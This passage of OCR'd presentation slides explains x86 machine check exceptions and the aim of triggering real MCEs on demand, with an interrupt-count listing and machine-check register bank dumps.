quickly (because the machine may be already
unstable after an hardware failure). When the
handling is delayed to bring the kernel into a easier
to handle state first there is a risk that the event
cannot be handled at all."

no_way_out = worst >= MCE_PANIC_SEVERITY;

"MCE can be delivered at any time”

- MCE handler
  - Determine source of error
  - Print a message if possible
  - Shut down before things get worse

machine check exceptions

* even more complex with advent of RAS and correctable errors

- MCEs are unique
  - Demand immediacy
  - Represent an unexpected, critical hardware failure
  - Cannot be masked, delayed, deprioritized, or preempted

machine check exceptions

- Single way to avoid handling MCEs
  - Disable in CR4 register
  - If MCE is received while disabled in CR4, CPU resets

- CPU options are:
  - Handling MCEs immediately
  - Or be reset when one is received

machine check exceptions

- Solution: ~~*heavy* interrupt suppression~~
- MCEs hit the CPU unexpectedly,
  break through all other interrupt defenses

machine check exceptions


Let’s build a hammer…

- Challenge
  - MCEs are exceedingly rare, sporadic, unpredictable hardware failures

generating MCEs

(demo)

generating MCEs



```
Every 0.1s: cat /proc/interrupts  | grep --color=always -e "^" -e "MCE.*"  ubuntu-usb-3: Sat Aug  2 21:03:46 2025

            CPU0       CPU1       CPU2       CPU3
   0:         48          0          0          0  IO-APIC    2-edge      timer
   8:          1          0          0          0  IO-APIC    8-edge      rtc0
   9:          0          0          0          0  IO-APIC    9-fasteoi   acpi
  16:          0        446          0          0  IO-APIC   16-fasteoi   snd_hda_intel:card1
  18:          0          0          0     536049  IO-APIC   18-fasteoi   ehci_hcd:usb1, ehci_hcd:usb2
  25:          0          0          0          0  PCI-MSI 34816-edge      PCIe PME, pciehp
  27:          0          0          0          0  PCI-MSI 36864-edge      PCIe PME, pciehp
  29:          0          0          0          0  PCI-MSI 38912-edge      PCIe PME, pciehp
  31:          0          0          0          0  PCI-MSI 40960-edge      PCIe PME, pciehp
  32:          0          0          0          0  PCI-MSI 43008-edge      PCIe PME, pciehp
  33:          0        220       1365          0  PCI-MSI 278528-edge      ahci[0000:00:11.0]
  34:          0          0         31          0  PCI-MSI 262144-edge      xhci_hcd
  35:          0          0          0          0  PCI-MSI 262145-edge      xhci_hcd
  37:          0          0          0          0  PCI-MSI 262146-edge      xhci_hcd
  38:          0          0          0          0  PCI-MSI 262147-edge      xhci_hcd
  39:          0          0          0          0  PCI-MSI 262148-edge      xhci_hcd
  40:          0          0          0     140590  PCI-MSI 2097152-edge      enp4s0
  42:          0          0          0          0  PCI-MSI 131073-edge      ccp-1
  44:         54          0          0          0  PCI-MSI 18432-edge      snd_hda_intel:card0
  46:          0          0          6          0  PCI-MSI 16384-edge      radeon
 NMI:         18         16         10         12  Non-maskable interrupts
 LOC:    1328403     524713     484269     884136  Local timer interrupts
 SPU:          0          0          0          0  Spurious interrupts
 PMI:         18         16         10         12  Performance monitoring interrupts
 IWI:    1167887     597638     473827     553122  IRQ work interrupts
 RTR:          0          0          0          0  APIC ICR read retries
 RES:       6574       6263       6254       5074  Rescheduling interrupts
 CAL:     228571     472783     380810     324352  Function call interrupts
 TLB:        282        361        370        345  TLB shootdowns
 TRM:          0          0          0          0  Thermal event interrupts
 THR:          0          0          0          0  Threshold APIC interrupts
 DFR:          0          0          0          0  Deferred Error APIC interrupts
 MCE:          0          0          0          0  Machine check exceptions
 MCP:        422        422        422        422  Machine check polls
 ERR:          0
 MIS:          0
 PIN:          0          0          0          0  Posted-interrupt notification event
 NPI:          0          0          0          0  Nested posted-interrupt event
 PIW:          0          0          0          0  Posted-interrupt wakeup event
```

- Could we generate these on-demand?
  - Simulations won’t work, need real, physical MCEs

generating MCEs

- Machine check registers arranged in banks
- Different banks devoted to different sources
  - Changes across generations
  - LS, IF, L2, DE, EX, FP, L3, CS, PIE, UMC, PB, PSP, SMU, MP5, NBIO, PCIE, etc.
- Many, *many* options for MCE sources

generating MCEs

```
--- global ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
         mcg_cap (00000179):                                                        x     xx  (             106)
        mcg_stat (0000017a):                                                                  (               0)
         mcg_ctl (0000017b):                                                           xx xxx (              37)
```

```
--- MC0 (load-store) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
         mc0_ctl (00000400):                                                     xxxxxxx xx   (             fec)
      mc0_status (00000401):                                                                  (               0)
        mc0_addr (00000402):                                                                  (               0)
        mc0_misc (00000403):                                                                  (               0)
        mc0_mask (c0010044):                                                                  (               0)
```

```
--- MC1 (instruction-fetch) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
         mc1_ctl (00000404):                                                       x  x xxxxx (             25f)
      mc1_status (00000405):                                                                  (               0)
        mc1_addr (00000406):                                                                  (               0)
        mc1_misc (00000407):                                                                  (               0)
        mc1_mask (c0010045):                                                                  (               0)
```

```
--- MC2 (combined-unit) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
         mc2_ctl (00000408):                                                   x    xxxxx xx  (            21f6)
      mc2_status (00000409):                                                                  (               0)
        mc2_addr (0000040a):                                                                  (               0)
        mc2_misc (0000040b):                                                                  (               0)
        mc2_mask (c0010046):                                                                  (               0)
```

```
--- MC3 (reserved) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
         mc3_ctl (0000040c):                                                                  (               0)
      mc3_status (0000040d):                                                                  (               0)
        mc3_addr (0000040e):                                                                  (               0)
        mc3_misc (0000040f):                                                                  (               0)
        mc3_mask (c0010047):                                                                  (               0)
```

```
--- MC4 (northbridge) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
         mc4_ctl (00000410):                                 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx (        ffffffff)
      mc4_status (00000411):                                                                  (               0)
        mc4_addr (00000412):                                                                  (               0)
       mc4_misc0 (00000413): xx         xx x                        x                         (c01a000001000000)
       mc4_misc1 (c0000408):            x                           x                         (  10000001000000)
       mc4_misc2 (c0000409):                                                                  (               0)
        mc4_mask (c0010048):                                      x                           (         4000000)
```

```
--- MC5 (execution-unit) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
         mc5_ctl (00000414):                                                                x (               1)
      mc5_status (00000415):                                                                  (               0)
        mc5_addr (00000416):                                                                  (               0)
        mc5_misc (00000417):                                                                  (               0)
        mc5_mask (c0010049):                                                                  (               0)
```

```
--- extended bank 0 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002000):                                          xxxxxxxxxxxxxxxxxxxxxxxx (          ffffff)
          status (c0002001):                                                                   (               0)
            addr (c0002002):                                                                   (               0)
           misc0 (c0002003): xx x       xx x                                                   (d01a000000000000)
          config (c0002004):                            x  xxx                       xxxxxxx x (      27000001fd)
            ipid (c0002005):             x            x xx                                     (  1000b000000000)
            synd (c0002006):                                                                   (               0)
        reserved (c0002007):                                                                   (               0)
          destat (c0002008):                                                                   (               0)
          deaddr (c0002009):                                                                   (               0)
           misc1 (c000200a):                                                                   (               0)
           misc2 (c000200b):                                                                   (               0)
           misc3 (c000200c):                                                                   (               0)
           misc4 (c000200d):                                                                   (               0)
        reserved (c000200e):                                                                   (               0)
        reserved (c000200f):                                                                   (               0)
            mask (c0010400):                                            xxx                    (          380000)

--- extended bank 1 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002010):                                               xxxxxxxxxxxxxxxxxxx (           7ffff)
          status (c0002011):                                                                   (               0)
            addr (c0002012):                                                                   (               0)
           misc0 (c0002013): xx x       xx x                                                   (d01a000000000000)
          config (c0002014):                            x   xx                       xxxxxx  x (      23000001f9)
            ipid (c0002015):                 x        x xx                                     (   100b000000000)
            synd (c0002016):                                                                   (               0)
        reserved (c0002017):                                                                   (               0)
          destat (c0002018):                                                                   (               0)
          deaddr (c0002019):                                                                   (               0)
           misc1 (c000201a):                                                                   (               0)
           misc2 (c000201b):                                                                   (               0)
           misc3 (c000201c):                                                                   (               0)
           misc4 (c000201d):                                                                   (               0)
        reserved (c000201e):                                                                   (               0)
        reserved (c000201f):                                                                   (               0)
            mask (c0010401):                                                 x    x            (           10800)

--- extended bank 2 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002020):                                                              xxxx (               f)
          status (c0002021):                                                                   (               0)
            addr (c0002022):                                                                   (               0)
           misc0 (c0002023): xx x       xx x                                                   (d01a000000000000)
          config (c0002024):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c0002025):                x         x xx                                     (   200b000000000)
            synd (c0002026):                                                                   (               0)
        reserved (c0002027):                                                                   (               0)
          destat (c0002028):                                                                   (               0)
          deaddr (c0002029):                                                                   (               0)
           misc1 (c000202a):                                                                   (               0)
           misc2 (c000202b):                                                                   (               0)
           misc3 (c000202c):                                                                   (               0)
           misc4 (c000202d):                                                                   (               0)
        reserved (c000202e):                                                                   (               0)
        reserved (c000202f):                                                                   (               0)
            mask (c0010402):                                                              x    (               8)

--- extended bank 3 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002030):                                                        xxxxxxxxxx (             3ff)
          status (c0002031):                                                                   (               0)
            addr (c0002032):                                                                   (               0)
           misc0 (c0002033): xx x       xx x                                                   (d01a000000000000)
          config (c0002034):                            x   xx                       xxxxxx  x (      23000001f9)
            ipid (c0002035):                xx        x xx                                     (   300b000000000)
            synd (c0002036):                                                                   (               0)
        reserved (c0002037):                                                                   (               0)
          destat (c0002038):                                                                   (               0)
          deaddr (c0002039):                                                                   (               0)
           misc1 (c000203a):                                                                   (               0)
           misc2 (c000203b):                                                                   (               0)
           misc3 (c000203c):                                                                   (               0)
           misc4 (c000203d):                                                                   (               0)
        reserved (c000203e):                                                                   (               0)
        reserved (c000203f):                                                                   (               0)
            mask (c0010403):                                                                   (               0)

--- extended bank 4 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002040):                                                                   (               0)
          status (c0002041):                                                                   (               0)
            addr (c0002042):                                                                   (               0)
           misc0 (c0002043):                                                                   (               0)
          config (c0002044):                                                                   (               0)
            ipid (c0002045):                                                                   (               0)
            synd (c0002046):                                                                   (               0)
        reserved (c0002047):                                                                   (               0)
          destat (c0002048):                                                                   (               0)
          deaddr (c0002049):                                                                   (               0)
           misc1 (c000204a):                                                                   (               0)
           misc2 (c000204b):                                                                   (               0)
           misc3 (c000204c):                                                                   (               0)
           misc4 (c000204d):                                                                   (               0)
        reserved (c000204e):                                                                   (               0)
        reserved (c000204f):                                                                   (               0)
            mask (c0010404):                                                                   (               0)

--- extended bank 5 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002050):                                                    xxxxxxxxxxxxxx (            3fff)
          status (c0002051):                                                                   (               0)
            addr (c0002052):                                                                   (               0)
           misc0 (c0002053): xx x       xx x                                                   (d01a000000000000)
          config (c0002054):                            x   xx                       xxxxxx  x (      23000001f9)
            ipid (c0002055):               x x        x xx                                     (   500b000000000)
            synd (c0002056):                                                                   (               0)
        reserved (c0002057):                                                                   (               0)
          destat (c0002058):                                                                   (               0)
          deaddr (c0002059):                                                                   (               0)
           misc1 (c000205a):                                                                   (               0)
           misc2 (c000205b):                                                                   (               0)
           misc3 (c000205c):                                                                   (               0)
           misc4 (c000205d):                                                                   (               0)
        reserved (c000205e):                                                                   (               0)
        reserved (c000205f):                                                                   (               0)
            mask (c0010405):                                                                   (               0)

--- extended bank 6 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002060):                                                           xxxxxxx (              7f)
          status (c0002061):                                                                   (               0)
            addr (c0002062):                                                                   (               0)
           misc0 (c0002063): xx x       xx x                                                   (d01a000000000000)
          config (c0002064):                            x   xx                       xxxxxx  x (      23000001f9)
            ipid (c0002065):               xx         x xx                                     (   600b000000000)
            synd (c0002066):                                                                   (               0)
        reserved (c0002067):                                                                   (               0)
          destat (c0002068):                                                                   (               0)
          deaddr (c0002069):                                                                   (               0)
           misc1 (c000206a):                                                                   (               0)
           misc2 (c000206b):                                                                   (               0)
           misc3 (c000206c):                                                                   (               0)
           misc4 (c000206d):                                                                   (               0)
        reserved (c000206e):                                                                   (               0)
        reserved (c000206f):                                                                   (               0)
            mask (c0010406):                                                           x       (              40)

--- extended bank 7 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002070):                                                          xxxxxxxx (              ff)
          status (c0002071):                                                                   (               0)
            addr (c0002072):                                                                   (               0)
           misc0 (c0002073): xx x       xx x                                                   (d01a000000000000)
          config (c0002074):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c0002075):               xxx        x xx                                     (   700b000000000)
            synd (c0002076):                                                                   (               0)
        reserved (c0002077):                                                                   (               0)
          destat (c0002078):                                                                   (               0)
          deaddr (c0002079):                                                                   (               0)
           misc1 (c000207a):             x                                                     (  10000000000000)
           misc2 (c000207b):             x                                                     (  10000000000000)
           misc3 (c000207c):             x                                                     (  10000000000000)
           misc4 (c000207d):             x                                                     (  10000000000000)
        reserved (c000207e):                                                                   (               0)
        reserved (c000207f):                                                                   (               0)
            mask (c0010407):                                                          x        (              80)

--- extended bank 8 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002080):                                                          xxxxxxxx (              ff)
          status (c0002081):                                                                   (               0)
            addr (c0002082):                                                                   (               0)
           misc0 (c0002083): xx x       xx x                                                   (d01a000000000000)
          config (c0002084):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c0002085):               xxx        x xx                                     (   700b000000000)
            synd (c0002086):                                                                   (               0)
        reserved (c0002087):                                                                   (               0)
          destat (c0002088):                                                                   (               0)
          deaddr (c0002089):                                                                   (               0)
           misc1 (c000208a):             x                                                     (  10000000000000)
           misc2 (c000208b):             x                                                     (  10000000000000)
           misc3 (c000208c):             x                                                     (  10000000000000)
           misc4 (c000208d):             x                                                     (  10000000000000)
        reserved (c000208e):                                                                   (               0)
        reserved (c000208f):                                                                   (               0)
            mask (c0010408):                                                          x        (              80)

--- extended bank 9 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002090):                                                          xxxxxxxx (              ff)
          status (c0002091):                                                                   (               0)
            addr (c0002092):                                                                   (               0)
           misc0 (c0002093): xx x       xx x                                                   (d01a000000000000)
          config (c0002094):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c0002095):               xxx        x xx                                     (   700b000000000)
            synd (c0002096):                                                                   (               0)
        reserved (c0002097):                                                                   (               0)
          destat (c0002098):                                                                   (               0)
          deaddr (c0002099):                                                                   (               0)
           misc1 (c000209a):             x                                                     (  10000000000000)
           misc2 (c000209b):             x                                                     (  10000000000000)
           misc3 (c000209c):             x                                                     (  10000000000000)
           misc4 (c000209d):             x                                                     (  10000000000000)
        reserved (c000209e):                                                                   (               0)
        reserved (c000209f):                                                                   (               0)
            mask (c0010409):                                                          x        (              80)

--- extended bank 10 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00020a0):                                                          xxxxxxxx (              ff)
          status (c00020a1):                                                                   (               0)
            addr (c00020a2):                                                                   (               0)
           misc0 (c00020a3): xx x       xx x                                                   (d01a000000000000)
          config (c00020a4):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c00020a5):               xxx        x xx                                     (   700b000000000)
            synd (c00020a6):                                                                   (               0)
        reserved (c00020a7):                                                                   (               0)
          destat (c00020a8):                                                                   (               0)
          deaddr (c00020a9):                                                                   (               0)
           misc1 (c00020aa):             x                                                     (  10000000000000)
           misc2 (c00020ab):             x                                                     (  10000000000000)
           misc3 (c00020ac):             x                                                     (  10000000000000)
           misc4 (c00020ad):             x                                                     (  10000000000000)
        reserved (c00020ae):                                                                   (               0)
        reserved (c00020af):                                                                   (               0)
            mask (c001040a):                                                          x        (              80)

--- extended bank 11 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00020b0):                                                          xxxxxxxx (              ff)
          status (c00020b1):                                                                   (               0)
            addr (c00020b2):                                                                   (               0)
           misc0 (c00020b3): xx x       xx x                                                   (d01a000000000000)
          config (c00020b4):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c00020b5):               xxx        x xx                                     (   700b000000000)
            synd (c00020b6):                                                                   (               0)
        reserved (c00020b7):                                                                   (               0)
          destat (c00020b8):                                                                   (               0)
          deaddr (c00020b9):                                                                   (               0)
           misc1 (c00020ba):             x                                                     (  10000000000000)
           misc2 (c00020bb):             x                                                     (  10000000000000)
           misc3 (c00020bc):             x                                                     (  10000000000000)
           misc4 (c00020bd):             x                                                     (  10000000000000)
        reserved (c00020be):                                                                   (               0)
        reserved (c00020bf):                                                                   (               0)
            mask (c001040b):                                                          x        (              80)

--- extended bank 12 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00020c0):                                                          xxxxxxxx (              ff)
          status (c00020c1):                                                                   (               0)
            addr (c00020c2):                                                                   (               0)
           misc0 (c00020c3): xx x       xx x                                                   (d01a000000000000)
          config (c00020c4):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c00020c5):               xxx        x xx                                     (   700b000000000)
            synd (c00020c6):                                                                   (               0)
        reserved (c00020c7):                                                                   (               0)
          destat (c00020c8):                                                                   (               0)
          deaddr (c00020c9):                                                                   (               0)
           misc1 (c00020ca):             x                                                     (  10000000000000)
           misc2 (c00020cb):             x                                                     (  10000000000000)
           misc3 (c00020cc):             x                                                     (  10000000000000)
           misc4 (c00020cd):             x                                                     (  10000000000000)
        reserved (c00020ce):                                                                   (               0)
        reserved (c00020cf):                                                                   (               0)
            mask (c001040c):                                                          x        (              80)

--- extended bank 13 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00020d0):                                                          xxxxxxxx (              ff)
          status (c00020d1):                                                                   (               0)
            addr (c00020d2):                                                                   (               0)
           misc0 (c00020d3): xx x       xx x                                                   (d01a000000000000)
          config (c00020d4):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c00020d5):               xxx        x xx                                     (   700b000000000)
            synd (c00020d6):                                                                   (               0)
        reserved (c00020d7):                                                                   (               0)
          destat (c00020d8):                                                                   (               0)
          deaddr (c00020d9):                                                                   (               0)
           misc1 (c00020da):             x                                                     (  10000000000000)
           misc2 (c00020db):             x                                                     (  10000000000000)
           misc3 (c00020dc):             x                                                     (  10000000000000)
           misc4 (c00020dd):             x                                                     (  10000000000000)
        reserved (c00020de):                                                                   (               0)
        reserved (c00020df):                                                                   (               0)
            mask (c001040d):                                                          x        (              80)

--- extended bank 14 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00020e0):                                                          xxxxxxxx (              ff)
          status (c00020e1):                                                                   (               0)
            addr (c00020e2):                                                                   (               0)
           misc0 (c00020e3): xx x       xx x                                                   (d01a000000000000)
          config (c00020e4):                            x  x x                       xxxxxxxxx (      25000001ff)
            ipid (c00020e5):               xxx        x xx                                     (   700b000000000)
            synd (c00020e6):                                                                   (               0)
        reserved (c00020e7):                                                                   (               0)
          destat (c00020e8):                                                                   (               0)
          deaddr (c00020e9):                                                                   (               0)
           misc1 (c00020ea):             x                                                     (  10000000000000)
           misc2 (c00020eb):             x                                                     (  10000000000000)
           misc3 (c00020ec):             x                                                     (  10000000000000)
           misc4 (c00020ed):             x                                                     (  10000000000000)
        reserved (c00020ee):                                                                   (               0)
        reserved (c00020ef):                                                                   (               0)
            mask (c001040e):                                                          x        (              80)

--- extended bank 15 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00020f0):                                                                   (               0)
          status (c00020f1):                                                                   (               0)
            addr (c00020f2):                                                                   (               0)
           misc0 (c00020f3):             x                                                     (  10000000000000)
          config (c00020f4):                                                                   (               0)
            ipid (c00020f5):                                                                   (               0)
            synd (c00020f6):                                                                   (               0)
        reserved (c00020f7):                                                                   (               0)
          destat (c00020f8):                                                                   (               0)
          deaddr (c00020f9):                                                                   (               0)
           misc1 (c00020fa):             x                                                     (  10000000000000)
           misc2 (c00020fb):             x                                                     (  10000000000000)
           misc3 (c00020fc):             x                                                     (  10000000000000)
           misc4 (c00020fd):             x                                                     (  10000000000000)
        reserved (c00020fe):                                                                   (               0)
        reserved (c00020ff):                                                                   (               0)
            mask (c001040f):                                                                   (               0)

--- extended bank 16 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002100):                                                                   (               0)
          status (c0002101):                                                                   (               0)
            addr (c0002102):                                                                   (               0)
           misc0 (c0002103):             x                                                     (  10000000000000)
          config (c0002104):                                                                   (               0)
            ipid (c0002105):                                                                   (               0)
            synd (c0002106):                                                                   (               0)
        reserved (c0002107):                                                                   (               0)
          destat (c0002108):                                                                   (               0)
          deaddr (c0002109):                                                                   (               0)
           misc1 (c000210a):             x                                                     (  10000000000000)
           misc2 (c000210b):             x                                                     (  10000000000000)
           misc3 (c000210c):             x                                                     (  10000000000000)
           misc4 (c000210d):             x                                                     (  10000000000000)
        reserved (c000210e):                                                                   (               0)
        reserved (c000210f):                                                                   (               0)
            mask (c0010410):                                                                   (               0)

--- extended bank 17 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002110):                                                            xxxxxx (              3f)
          status (c0002111):                                                                   (               0)
            addr (c0002112):                                                                   (               0)
           misc0 (c0002113): xx x       xx x                        x                          (d01a000001000000)
          config (c0002114):                            x  xxx                         xxxxx x (      270000007d)
            ipid (c0002115):                          x  x xx              x x    xxxx         (      9600050f00)
            synd (c0002116):                                                                   (               0)
        reserved (c0002117):                                                                   (               0)
          destat (c0002118):                                                                   (               0)
          deaddr (c0002119):                                                                   (               0)
           misc1 (c000211a): xx x       xx x                        x                          (d01a000001000000)
           misc2 (c000211b):             x                                                     (  10000000000000)
           misc3 (c000211c):             x                                                     (  10000000000000)
           misc4 (c000211d):             x                                                     (  10000000000000)
        reserved (c000211e):                                                                   (               0)
        reserved (c000211f):                                                                   (               0)
            mask (c0010411):                                                                   (               0)

--- extended bank 18 ---
